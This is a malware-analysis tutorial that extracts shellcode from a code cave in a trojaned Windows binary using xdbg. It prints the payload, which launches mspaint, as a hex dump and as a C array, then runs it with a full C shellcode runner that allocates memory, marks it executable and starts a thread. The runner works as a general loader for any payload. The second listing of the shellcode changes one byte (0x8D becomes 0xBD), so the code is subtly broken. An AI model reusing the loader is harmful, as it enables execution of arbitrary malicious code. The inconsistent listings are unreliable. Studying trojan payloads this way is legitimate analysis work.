

Reverse Engineering Code Cave

In this part we will reverse engineer the Code Cave and try to extract the shellcode from it.

We know that before shellcode, we have pushad and pushfd, and after the shellcode we have popfd and popfd.

The program needs to Save registers and flags before shellcode, and after the shellcode it needs to restore the flags and registers.

Based on these two characteristics, we can find the hex characters.


60 9C: Start of the shellcode,

9D 61: End of the shellcode

So, now load the program in xdbg, and look for the pattern

And in the disassembler, go to search → Current Region → Pattern

Click on it, you will get a pop-up window:



In this search for the pattern 60 9C (for pushad, and pushfd)

You can see that it shows you pushad:

Address	Disassembly
0040C277	pushad

And from here follow this address in the disassembler.

•	0040C277	60	pushad
•	0040C278	9C	pushfd

So here we are at the beginning of the code cave.

So now to find the end of the shellcode, we need to find popfd.

So, for that you can follow the same step, or just scroll down, until you find it or its address.

Here as you can see we got the popfd, and popad:

•	0040C33E	9D	popfd
•	0040C33F	61	popad

So, now just follow the pushad's address in the dump, and you can even see hex pattern 9D 61 in the dump, so before that all is shellcode, so just copy it, then export it, and check whether that's your payload or not.

trojan_dump.bin																	
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	FC	E8	82	00	00	00	60	89	E5	31	C0	64	8B	50	30	8B	ÿe,...`hãlÀd<P0<
00000010	52	0C	8B	52	14	8B	72	28	0F	B7	4A	26	31	FF	AC	3C	R.<R.<r(.·J&lÿ-<
00000020	61	7C	02	2C	20	C1	CF	0D	01	C7	E2	F2	52	57	8B	52	a ., Áÿ..ÇãÖRW<R
00000030	10	8B	4A	3C	8B	4C	11	78	E3	48	01	D1	51	8B	59	20	.<J<<L.xãH.ÑQ<Y
00000040	01	D3	8B	49	18	E3	3A	49	8B	34	8B	01	D6	31	FF	AC	.Ó<I.ã:I<4<.Ölÿ-
00000050	C1	CF	0D	01	C7	38	E0	75	F6	03	7D	F8	3B	7D	24	75	ÃI..Ç8ãuö.}ø;}\$u
00000060	E4	58	8B	58	24	01	D3	66	8B	0C	4B	8B	58	1C	01	D3	ãX<X\$.Óf<.K<X..Ó
00000070	8B	04	8B	01	D0	89	44	24	24	5B	5B	61	59	5A	51	FF	<.<.ĐhD\$\$(aYZQÿ
00000080	E0	5F	5F	5A	8B	12	EB	8D	5D	6A	01	8D	85	B2	00	00	à__Z<.ë.}]j.....
00000090	00	50	68	31	8B	6F	87	FF	D5	BB	E0	1D	2A	0A	68	A6	.Phlco*ÿÖ»à.*.h!
000000A0	95	BD	9D	FF	D5	3C	06	7C	0A	80	FB	E0	75	05	BB	47	*s.yÖ< .€ûãu.»G
000000B0	13	72	6F	EB	10	53	FF	D5	6D	73	70	61	69	6E	74	2E	.roë.SÿÖmspaint.
000000C0	65	78	65	00	00												exe..

So, we have the .bin file, now we will convert it into .c file, then copy it, then put in the shellcode runner, then we will check whether mspaint is opening or not.

So, first we will convert it into .c file:

```

unsigned char rawData[197] = {
    0xFC, 0xE8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xE5, 0x31, 0xC0, 0x64,
    0x8B, 0x50, 0x30, 0x8B, 0x52, 0x0C, 0x8B, 0x52, 0x14, 0x8B, 0x72, 0x28,
    0x0F, 0xB7, 0x4A, 0x26, 0x31, 0xFF, 0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C,
    0x20, 0xC1, 0xCF, 0x0D, 0x01, 0xC7, 0xE2, 0xF2, 0x52, 0x57, 0x8B, 0x52,
    0x10, 0x8B, 0x4A, 0x3C, 0x8B, 0x4C, 0x11, 0x78, 0xE3, 0x48, 0x01, 0xD1,
    0x51, 0x8B, 0x59, 0x20, 0x01, 0xD3, 0x8B, 0x49, 0x18, 0xE3, 0x3A, 0x49,
    0x8B, 0x34, 0x8B, 0x01, 0xD6, 0x31, 0xFF, 0xAC, 0xC1, 0xCF, 0x0D, 0x01,
    0xC7, 0x38, 0xE0, 0x75, 0xF6, 0x03, 0x7D, 0xF8, 0x3B, 0x7D, 0x24, 0x75,
    0xE4, 0x58, 0x8B, 0x58, 0x24, 0x01, 0xD3, 0x66, 0x8B, 0x0C, 0x4B, 0x8B,
    0x58, 0x1C, 0x01, 0xD3, 0x8B, 0x04, 0x8B, 0x01, 0xD0, 0x89, 0x44, 0x24,
    0x24, 0x5B, 0x5B, 0x61, 0x59, 0x5A, 0x51, 0xFF, 0xE0, 0x5F, 0x5F, 0x5A,
    0x8B, 0x12, 0xEB, 0x8D, 0x5D, 0x6A, 0x01, 0x8D, 0x85, 0xB2, 0x00, 0x00,
    0x00, 0x50, 0x68, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D,
    0x2A, 0x0A, 0x68, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5, 0x3C, 0x06, 0x7C,
    0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0xEB,
    0x10, 0x53, 0xFF, 0xD5, 0x6D, 0x73, 0x70, 0x61, 0x69, 0x6E, 0x74, 0x2E,
    0x65, 0x78, 0x65, 0x00, 0x00
};

```


Now just copy it into the .cpp file:

```

1  #include <windows.h>
2  #include <stdio.h>
3  #include <stdlib.h>
4  #include <string.h>
5
6  unsigned char shellcodePayload[197] = {
7      0xFC, 0xE8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xE5, 0x31, 0xC0, 0x64,
8      0x8B, 0x50, 0x30, 0x8B, 0x52, 0x0C, 0x8B, 0x52, 0x14, 0x8B, 0x72, 0x28,
9      0x0F, 0xB7, 0x4A, 0x26, 0x31, 0xFF, 0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C,
10     0x20, 0xC1, 0xCF, 0x0D, 0x01, 0xC7, 0xE2, 0xF2, 0x52, 0x57, 0x8B, 0x52,
11     0x10, 0x8B, 0x4A, 0x3C, 0x8B, 0x4C, 0x11, 0x78, 0xE3, 0x48, 0x01, 0xD1,
12     0x51, 0x8B, 0x59, 0x20, 0x01, 0xD3, 0x8B, 0x49, 0x18, 0xE3, 0x3A, 0x49,
13     0x8B, 0x34, 0x8B, 0x01, 0xD6, 0x31, 0xFF, 0xAC, 0xC1, 0xCF, 0x0D, 0x01,
14     0xC7, 0x38, 0xE0, 0x75, 0xF6, 0x03, 0x7D, 0xF8, 0x3B, 0x7D, 0x24, 0x75,
15     0xE4, 0x58, 0x8B, 0x58, 0x24, 0x01, 0xD3, 0x66, 0x8B, 0x0C, 0x4B, 0x8B,
16     0x58, 0x1C, 0x01, 0xD3, 0x8B, 0x04, 0x8B, 0x01, 0xD0, 0x89, 0x44, 0x24,
17     0x24, 0x5B, 0x5B, 0x61, 0x59, 0x5A, 0x51, 0xFF, 0xE0, 0x5F, 0x5F, 0x5A,
18     0x8B, 0x12, 0xEB, 0x8D, 0x5D, 0x6A, 0x01, 0xBD, 0x85, 0xB2, 0x00, 0x00,
19     0x00, 0x50, 0x68, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D,
20     0x2A, 0x0A, 0x68, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5, 0x3C, 0x06, 0x7C,
21     0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0xEB,
22     0x10, 0x53, 0xFF, 0xD5, 0x6D, 0x73, 0x70, 0x61, 0x69, 0x6E, 0x74, 0x2E,
23     0x65, 0x78, 0x65, 0x00, 0x00
24 };
25
26 unsigned int lengthOfshellcodePayload = 197;
27
28 int main(void) {
29     void * alloc_mem;
30     BOOL retval;
31     HANDLE threadHandle;
32     DWORD oldprotect = 0;
33
34     // Allocate some memory space for shellcodePayload
35     alloc_mem = VirtualAlloc(0, lengthOfshellcodePayload, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
36     printf("%s : 0x%-016p\n", "shellcodePayload addr", (void *)shellcodePayload);
37     printf("%s : 0x%-016p\n", "alloc_mem addr", (void *)alloc_mem);
38
39     // Copy shellcodePayload to newly allocated memory
40     RtlMoveMemory(alloc_mem, shellcodePayload, lengthOfshellcodePayload);
41
42     // Set the newly allocated memory to be executable
43     retval = VirtualProtect(alloc_mem, lengthOfshellcodePayload, PAGE_EXECUTE_READ, &oldprotect);
44
45     printf("\nPress Enter to Create Thread!\n");
46     getchar();
47
48     // If VirtualProtect succeeded, run the thread that contains the shellcodePayload
49     if ( retval != 0 ) {
50         threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) alloc_mem, 0, 0, 0);
51         WaitForSingleObject(threadHandle, INFINITE);
52     }
53
54     return 0;
55 }
56

```

Now run the .bat file, then run the .exe file:



Now as you can see mspaint is opened, so that proves that indeed it is the correct shellcode.